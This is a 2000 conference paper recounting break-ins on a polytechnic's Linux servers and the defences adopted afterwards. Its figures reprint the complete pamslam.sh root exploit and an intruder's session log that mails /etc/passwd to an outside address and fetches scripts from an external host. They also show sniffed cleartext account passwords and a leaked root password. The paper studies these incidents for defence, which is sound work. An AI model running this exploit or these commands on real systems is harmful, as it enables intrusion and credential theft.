Proceedings of the NACCQ 2000
Wellington NZ www.naccq.ac.nz

Security on a Linux Box: - a story of problems with hacking

Dr Malcolm McQueen

Faculty of Art and Technology
Otago Polytechnic
Dunedin, New Zealand
malcolm@bit.tekotago.ac.nz

1. INTRODUCTION

This paper is by way of a report on some problems we have had with hacking on the servers supporting our course, the Bachelor of Information at Otago Polytechnic, and what we have done in response.

I will show the technique used by hackers in this case and the problems of building a system that is sufficiently robust to minimise the problems we will encounter from further attacks.

I am certainly no expert in security but the experience has been a learning one and has emphasised the importance of this aspect of computing for me.

Security is rapidly becoming appreciated as one of the most important aspects of supporting computing services, particularly internet related services. Recent hacking (1) and virus attacks have emphasised this importance and the poor appreciation and attention this matter has, till now, been given.

Even if your system itself suffers no damage, it may yet be used to launch attacks against other machines and you may be held liable. Techniques being discussed now indicate that very much more sophisticated methods for hacking will be available in the near future (2).

A tertiary teaching environment, particularly where computing itself is the subject, is a particularly difficult environment for providing computing resources reliably and securely to support the teaching programme.

2. SERVICES

Our servers provide teaching resources required for various modules of our course and the ability to distribute course material, administrative notices, and our face to the world. The teaching resources provided include various application packages, notably databases, and also the tools necessary for practical work requiring programming.

We must also provide a reasonable level of data security and data persistence. Students should not be able to interfere with each other's work and staff should be able to expect to keep information confidential. Reasonable here is judged in relation to the expected abilities and knowledge of the users.

The services we run to support these functions include: a web server, mail, various databases and applications, compilers, and the operating system itself.

We also wish to give students opportunity to explore the very many functions provided by a modern operating system in addition to the formal teaching curriculum of the course so many other services are run in addition to the above.

3. USER ADMINISTRATION

All students need access to the system to access basic administrative information.

For particular classes, students require extra services beyond this: application and development packages, compilers, and the privilege of being able to execute programs.

Students are variable creatures; it is not possible to classify them conveniently into groups with consistent requirements. There are too many exceptions. It has proved impractical to limit students to only those services they need as part of their course work. Therefore all students are given accounts and, up till now, only irregular pruning of accounts is undertaken.

Our environment complicates the problem. Our server is within the polytech network system and, for a variety of reasons, we cannot consider our user passwords to be secure. Security can only come from protecting the root password.


4. CONFLICT OF REQUIREMENTS

We require a flexible system providing many services to a difficult-to-administer set of users. Unfortunately there is a fundamental conflict between security and flexibility. Despite this, we need to provide students with a computing environment suitable for supporting their work.

We have been using computers in this fashion for a number of years. It has worked well but recently our ability to do this has been compromised.

5. TWO BREAK-INS


Probably the last thing any systems administrator wants to get is a message like Fig. 1. The machines referred to are Bob and Fred, both Linux servers. When I received



VeNoMouS,17/9/99 3:14 PM,bit,fred,adtemis 1

```
Date: Fri, 17 Sep 1999 15:14:52 +1200 (NZST)
From: VeNoMouS <venom@venomous.penguinpowered.com>
X-Sender: venom@thug4life
Reply-To: d[illegible]venom@cyberdude.com
To: malo[illegible]earthlight.co.nz
cc: albie@albie.penguinpowered.com
Subject: bit,fred,adtemis
MIME-Version: 1.0
Status: RO
X-Status:

Hi this is VeNoMouS of milw0rm, you and i know that you got hacked, but im
just saying after owning u 3 times is boring now, u should get some of the
updates for 5.2
like vixie cron update
bind update
wuftp update
cos i rooted you servial ways
and did u have to use the same passwd each time?
15731qf
thats really bad security ne how i thought i should tell u, u didnt ave to
take the box offline ither
rm /bin/updated
rm /bin/sys
mv /bin/ologin /bin/login
reboot the server and there ya go its un-door..

you shouldnt lye bout the file structure tho, u took the box off cos u
know that it was owned...

ne how just remember if u in linux security is the main issue
its a networking os that has many flaws and as root it is your job to keep
ahead of these flaws..

ne h0w
l8r VeNoMouS
```

Figure 1



```
Sep  6 16:47:07 bit syslogd: Cannot glue message parts together
Sep  6 16:47:07 bit 29>Sep  6 16:47:07 mountd[293]: NFS mount of
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^-
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P-
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^-
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P-
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^-
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P-
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^-
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P-
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^-
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P-
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^:
P^P^P
Sep  6 16:47:07 bit
^H(-^E^H(-^E^H(-^E^H(-^E^H(-^E^H(-^E^H(-^E^H(-^E^H(-^E^H(-^E^H(-^E^H(
attempted from 24.218.80.253
Sep  6 16:47:07 bit mountd[293]: Unauthorized access by NFS client
24.218.80.253.
Sep  6 16:47:07 bit syslogd: Cannot glue message parts together
Sep  6 16:47:07 bit mountd[293]: Blocked attempt of 24.218.80.253 to mount
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^-
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P-
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^-
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P-
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^-
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P-
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^-
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P-
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^-
P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P-
^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P
Sep  6 16:47:08 bit ^MV^LM
```

Figure 2

the above email, I already knew about that break-in and had already taken measures to patch things up. We have had others since; it is a continuing business. I will discuss this first break-in and a subsequent one I think was related.

I will only consider security from the aspect of network access as this is where our current problems lie.

5.1 First Attack

On the morning of 12/9/99 Bob had locked up. A quick look found errors in the home partition and a search through the logs found some odd entries. An excerpt is shown in Fig. 2. It is an attempt at a buffer overflow. An nslookup of the IP address revealed an account on a local ISP but this too may have been a hacked account. The hacker had also gained control of some accounts, mine at least. He hacked my other machine Fred which was NFS mounted on Bob and vice versa. I had unwisely used my ISP password for this, held in cleartext. So he got into my ISP account too.

Perhaps the email explained all. Perhaps not. Maybe there was more than one hacker involved. Later I discovered that the password file had been stolen and a packet sniffer inserted. Recovery was urgent as Bob was needed for its teaching functions so I installed a new version of the OS, RedHat V6.0. Unfortunately this precluded further investigation.

5.2 Second Attack

On 17/2/00 a student indicated that something was wrong with sendmail. There had been another attack.

Was it the same hacker? Had other hacks gone undetected? A fundamental problem is that, if the hacker is good at his job, there is no way of telling after the event (perhaps this is not quite true).

In this case he had got into a user account, possibly after cracking the stolen password file, it turned out to have been a very weak password, or from output of the sniffer.

By chance, I discovered the hacker actually logged on. I switched off the network and got a full record of his session (Fig 3) . It is interesting to see what is done. The hacker ran three shell scripts he downloaded: pamslam.sh, userrooter.sh and oracle.sh. These scripts exploit a hole in the versions of PAM and userhelper we were running at the time. userhelper runs with SUID root and a hole in PAM allowed anyone to gain root access. The result of the scripts was an unlogged telnet session with root privileges. Fig. 4 is the pamslam.sh script.

And, during this process, for good measure, he stole another copy of the password file. One should note the need to be able to compile code and privileges to run programs.

```
w;
cat /etc/passwd
cat /etc/passwd | mail davenom@cyberdude.com
ls;
cat upgrade.log
w;
ls -la /sbin/lo
rm -rf ~/.bash_history
w;
pine
ls
w;
ls;
ls
ls /bin/login
ls -la /bin/lo
ls -la /bin/login
strings /bin/lo
strings /bin/login
w;
cd /tmp
lynx 210.55.82.61/sp/
chmod 0755 us
chmod 0755 userrooter.sh
./userrooter.sh
ls
pico userrooter.sh
./userrooter.sh
rm -rf userrooter.sh
lynx 210.55.82.61/sp/
pico oracle.sh
chmod 0755 oracle.sh
./oracle.sh
ls
rm -rf ora*
ls
rm -rf libno_ex.so.1.0
ls
cat listener.log
cd listener.log
ls
w;
w;
w;
w;
cat /etc/rc.d/rc.local
ps aux | grep syslog
ls -la /bin/syslog
cat e/tc/red
ls
w;
cat upgrade.log | grep -i term
```

Figure 3

Again, what else did he do? It seems probable this was not the first time this hacker had gained entry and also possible other hackers were involved.

This hacker was unlucky to be caught. If I had not switched off the network when I had, he would have modified the history file and system logs to erase all signs of his entry. Checking against the rpm database found trojaned versions of: login, sendmail, syslog, a modified syslog.conf, and several other files not belonging to the distribution with innocuous names: findhost was the output from a packet sniffer (Fig 5), mv, updated, and an extra login in /sbin.

```
[illegible]
#    being setuid means we can get root.
#
# fix:
#    No fuckin idea for a good fix. Get rid of the .. paths in userhelper
#    for a quick fix. Remember 'strcat' isn't a very good way of confining
#    a path to a particular subdirectory.
#
# props to my mommy and daddy, cuz they made me drink my milk.

cat > _pamslam.c << EOF
#include<stdlib.h>
#include<unistd.h>
#include<sys/types.h>
void _init(void)
{
    setuid(geteuid());
    system("/bin/sh");
}
EOF

echo -n .

echo -e auth\\trequired\\t$PWD/_pamslam.so > _pamslam.conf
chmod 755 _pamslam.conf

echo -n .

gcc -fPIC -o _pamslam.o -c _pamslam.c

echo -n o

ld -shared -o _pamslam.so _pamslam.o

echo -n o

chmod 755 _pamslam.so

echo -n 0

rm _pamslam.c
rm _pamslam.o

echo 0

/usr/sbin/userhelper -w ../../..$PWD/_pamslam.conf

sleep 1s

rm _pamslam.so
rm _pamslam.conf
```

Figure 4

Actually the real login had been moved from /bin to /sbin and the trojan login inserted in its place.


I had tidied up what I could find. However, short of doing a complete system reinstallation, I could not be certain that all problems had been fixed. This was borne out later when I found out that someone had gained the root password within a week of my having changed it. The policy we were following of trying to repair a system and defend ourselves from attack was not working. It was time to create a new system that would limit our vulnerability to attack and make the effects of any further hacking events less serious.

6. TYPES OF HACKER.

In order to guard against hackers one should have some understanding of the different types of hacker. Their motives vary so the types of hacks they perpetrate vary so your response should vary.

I think hackers can be usefully classified as follows:

- Master Hackers
- Script Kids
- Pranksters and joy riders.



```
DELE 1
QUIT

----- [FIN]

p10-max7.dun.ihug.co.nz => bbs.tekotago.ac.nz [110]
USER Katem
PASS poopiter
STAT
QUIT

----- [FIN]

p10-max7.dun.ihug.co.nz => bbs.tekotago.ac.nz [110]
USER terrym
PASS nyquist
STAT
LIST
RETR 1
RETR 2
RETR 3
RETR 4

----- [Timed out]


210-55-121-101.dialup.xtra.co.nz => bit.tekotago.ac.nz [23]
 #'ANSI!thonmpmpmc2
m&s4evaa

----- [Timed out]

p46-max4.dun.ihug.co.nz => bbs.tekotago.ac.nz [110]
USER terrym
PASS nyquist
STAT
QUIT

----- [FIN]

p46-max4.dun.ihug.co.nz => bbs.tekotago.ac.nz [110]
USER annm
PASS deliasmith
STAT
LIST
RETR 1
DELE 1
QUIT
```

Figure 5

- Taggers
- Vandals
- Criminals.

The first group are extremely knowledgable. They defeat the very best security experts in the world but there are not many of them and our sites are very unlikely to receive their direct attention. However, once they have gained access to your system you have very little chance of detecting their activity. The only real chance you have is in detecting their initial entry. To protect themselves from this they produce scripts of exploiting a security weakness and distribute these to the Script Kids through various informal organisations. There is little evidence that this group has criminal intension. They might be described as “freedom of information freaks” or “well-minded zealots”. Some may be politically motivated.

The Script Kids can cause major problems. Some of them, pranksters and joy riders, adhere to a code to do no damage, are interested and knowledgable of computer systems and hope, themselves, to graduate to the ranks of Master Hackers. But they may, and often do, cause unintentional damage. This is the group we have been dealing with. Others, though, are little concerned by damage they cause. They like to be known, and this is their intention. If they cause damage, that does not overly concern them, but that damage is accidental. They are akin to taggers. Still others are more interested in the damage, they are vandals. This last group is the cause of the greatest problems.

Criminals are certainly out there. They have no interest in computer systems per se and their use of computers is only a means to attain their end. I do not think we have been a target of this group.

7. METHODS OF BUILDING A SECURE SYSTEM

This subject is truly vast. I will only discuss a very small number of methods that are applicable in our case.

7.1 Hardening the System

A first line of defence is to limit the opportunities presented to the hacker. Security bugfixes are regularly posted by all operating system distributions. These must be incorporated as soon as possible. However, we have been subject to attacks using new exploits before any fixes were published. Other points to consider include: removal of SUID opportunities, appropriate partitioning, removal of redundant services and password policies.

Tools exist to aid this process; Bastille is one such tool (3).

7.2 Intrusion Detection

Intrusion Detection Systems (IDS) are designed to detect the first breakin. An effective method is to regularly create a digital fingerprint your system and compare it to a fingerprint made at some time earlier when the system is known to be pristine. However, once a break-in has happened, you can no longer rely on any of the tools on the computer itself, including the IDS. The IDS should be reloaded each time before it is run. Keeping them on CDROM is one way. However, there are limitations to this tool. Configuration is difficult. One must differentiate between the very many changes to the system that occur legally as part of the normal operation of the system and illegal changes that may signal the presence of a hacker. The more services the system provides and the more flexible it is, the more difficult it becomes to write an effective configuration file. Tripwire (4) is such a tool.

7.3 Scanning System Logs.

System logs provide a very valuable source of information of what has occurred on your system. They should be scanned regularly for any sign of unusual activity. It was doing this that I discovered that the root password was compromised.

Unfortunately, this is not an easy task. One has to know what you are looking for and the sheer amount of data generated by a busy system means that important signs go unnoticed even by the most diligent systems administrator. Automated tools are useful but generally only for detecting known methods of breaking in. In addition, once the break-in has been accomplished, installed trojans will not write logging messages as their official counterparts do and may rewrite system logs to erase traces of a break-in.

Writing logs to a write once device such as a CDROM avoids this last problem. Usually installations do not have the resources to exhaustively examine all system logs.

7.4 Limiting Services

The probability of a break-in is reduced as the number of opportunities are reduced. Each service provided presents opportunities. By reducing the number of services (to zero) one reduces the probability of a break-in (to zero) and reduces the usefulness of the system (to zero). However, you should not provide services you do not need.

7.5 Backing Up

As a matter of general policy, backing up a system is necessary. Hackers are not the only cause of problems. If a hack is detected by an IDS, backing up to a state before the hack can effectively restore the system. However, a hack that was undetected may reside on the system and so backing up also backs up the hack. The only way to avoid this is to restore from a pristine copy of the system. This pristine copy will not hold any user data and so deny an important aspect of data persistence our users require.

7.6 Password Policy

In many environments an appropriate password policy will deny a hacker initial access to the system. Such a policy may enforce good passwords and ageing. In conjunction with a secure shell a hacker is denied access to the system. However, for a variety of reasons external to our system, we do not regard student passwords as secure.

8. BUILDING A (RELATIVELY) SECURE SYSTEM

It is not possible to build an absolutely secure system for our environment. New exploits are continually being used. Some of the attacks on our system were using “day zero” exploits. That is, exploits for which fixes have not yet been introduced. It is only possible to mitigate the effects of these attacks by keeping up with the hackers which means, essentially, joining them. This is beyond the resources we have available and, perhaps, poses ethical problems.

On the other hand, there seems to have been no intent to cause damage to our system. The hackers are in the prankster category. The problems caused were unintended. Indeed, as can be seen in Fig 1, the hacker concerned in that case actually showed some concern for our system and gave helpful, albeit rather rough, advice. Therefore the consequences of a break-in are unlikely to be severe.

Detection and recovery is the policy we decide to follow.

9. REQUIREMENTS

Overall our need is for a reasonably secure environment with the ability to backup rapidly to a known state. Within this environment we provide for the needs of the students and staff in our course.

Our problem is that the needs as described earlier conflict. They are very difficult to meet on a single machine with a single security policy. In particular the needs for: data security, data persistence, and the privilege to execute programs conflict, making a system vulnerable to hacking and disruption.

The solution I have adopted is to split the services between two machines each running a different administrative policy with regard to security. One machine offers an exec privilege to students together with an arbitrarily wide range of services but offers no service of data persistence. The other offers data persistence and a limited range of services, in particular, users have no exec privilege.

Both machines have been hardened with Bastille and run Tripwire as an IDS. Additionally care is taken to only run the services we need. Neither machine runs the X Window System as this presents many opportunities for illegal access.The difference between the machines is in the services they provide, their user policies, and backup policies.

10. LIMITED SERVICE POLICY MACHINE - KATE

Opportunity to intruders is presented though any service offered to a user. The services offered externally are web, mail, ftp, and telnet. In particular, no user accessible areas have exec privilege. A limited range of other services may be provided where the risk of hacking through these is low. All students have accounts on Kate for the duration of their time at Polytech and we aim for user data to be persistent and secure.

Tripwire is run nightly. It is loaded from CDROM each time it is run. Copies of the Tripwire system fingerprint database are written to CDROM. A secure shell will be installed so individual users can further protect their privacy but it will be up to them to use a secure password. If users are really concerned about privacy of their data they should encrypt it.

11. PRISTINE BACKUP POLICY MACHINE - BOB

Bob will offer basic services and those that are considered to compromise Kate’s security. This will include giving users the privilege of being able to execute programs. The programming and application development tools needed to support our courses will be available. Cgi programming will also be available to users as required. User data will not be persistent, the system will be restored to a pristine copy from CDROM (and floppy for changing administration data) each day after running Tripwire. Logging information will be archived.

Additionally there will be a more restrictive approach to user accounts. Accounts will be time limited to the duration of specific courses, a few longer duration accounts will be held for those who need them. This last group will be kept small and given only to well known and responsible users.

12. FURTHER WORK

Even though I believe this system will be relatively secure and robust it is an intrinsic security weakness to have any IP address at all. There is still the possibility that Bob could be used to launch an attack on some other machine. It will still be necessary to monitor Bob's Tripwire logs and if persistent intrusions are detected, to take action to try to determine the methods of break-in. Techniques such as trojaning the trojans to turn off the network and thus capture a user history as I was fortunate enough to do by accident, writing logs to write once devices, or even embedding specific traps within the kernel are possible. A good discussion of these issues is to be found in Maximum Linux Security, whose author is an exhacker himself (5). However, we do not envisage going to these lengths.

13. PRIORITY FOR ADMINISTRATION

If there is any single reason that can be identified as a cause for our security problems, it was our lack of a formally defined policy for the system's administration. Our system grew from a 'toy' I set up for myself, started to use for services to students in my classes, and grew into a system providing services to a whole department. Administration was seen as no more than an extra. Systems don't administer themselves. Without a well thought out and defined policy you are open to hacking and, having ignored reasonable precautions, be liable for damage that might result.

14. REFERENCES

1. **www.2600.com**
2. www.phrack.com
3. Bastille
4. Tripwire
5. **Maximum Linux Security**, Anonymous, SAMS, Indianapolis, 1999.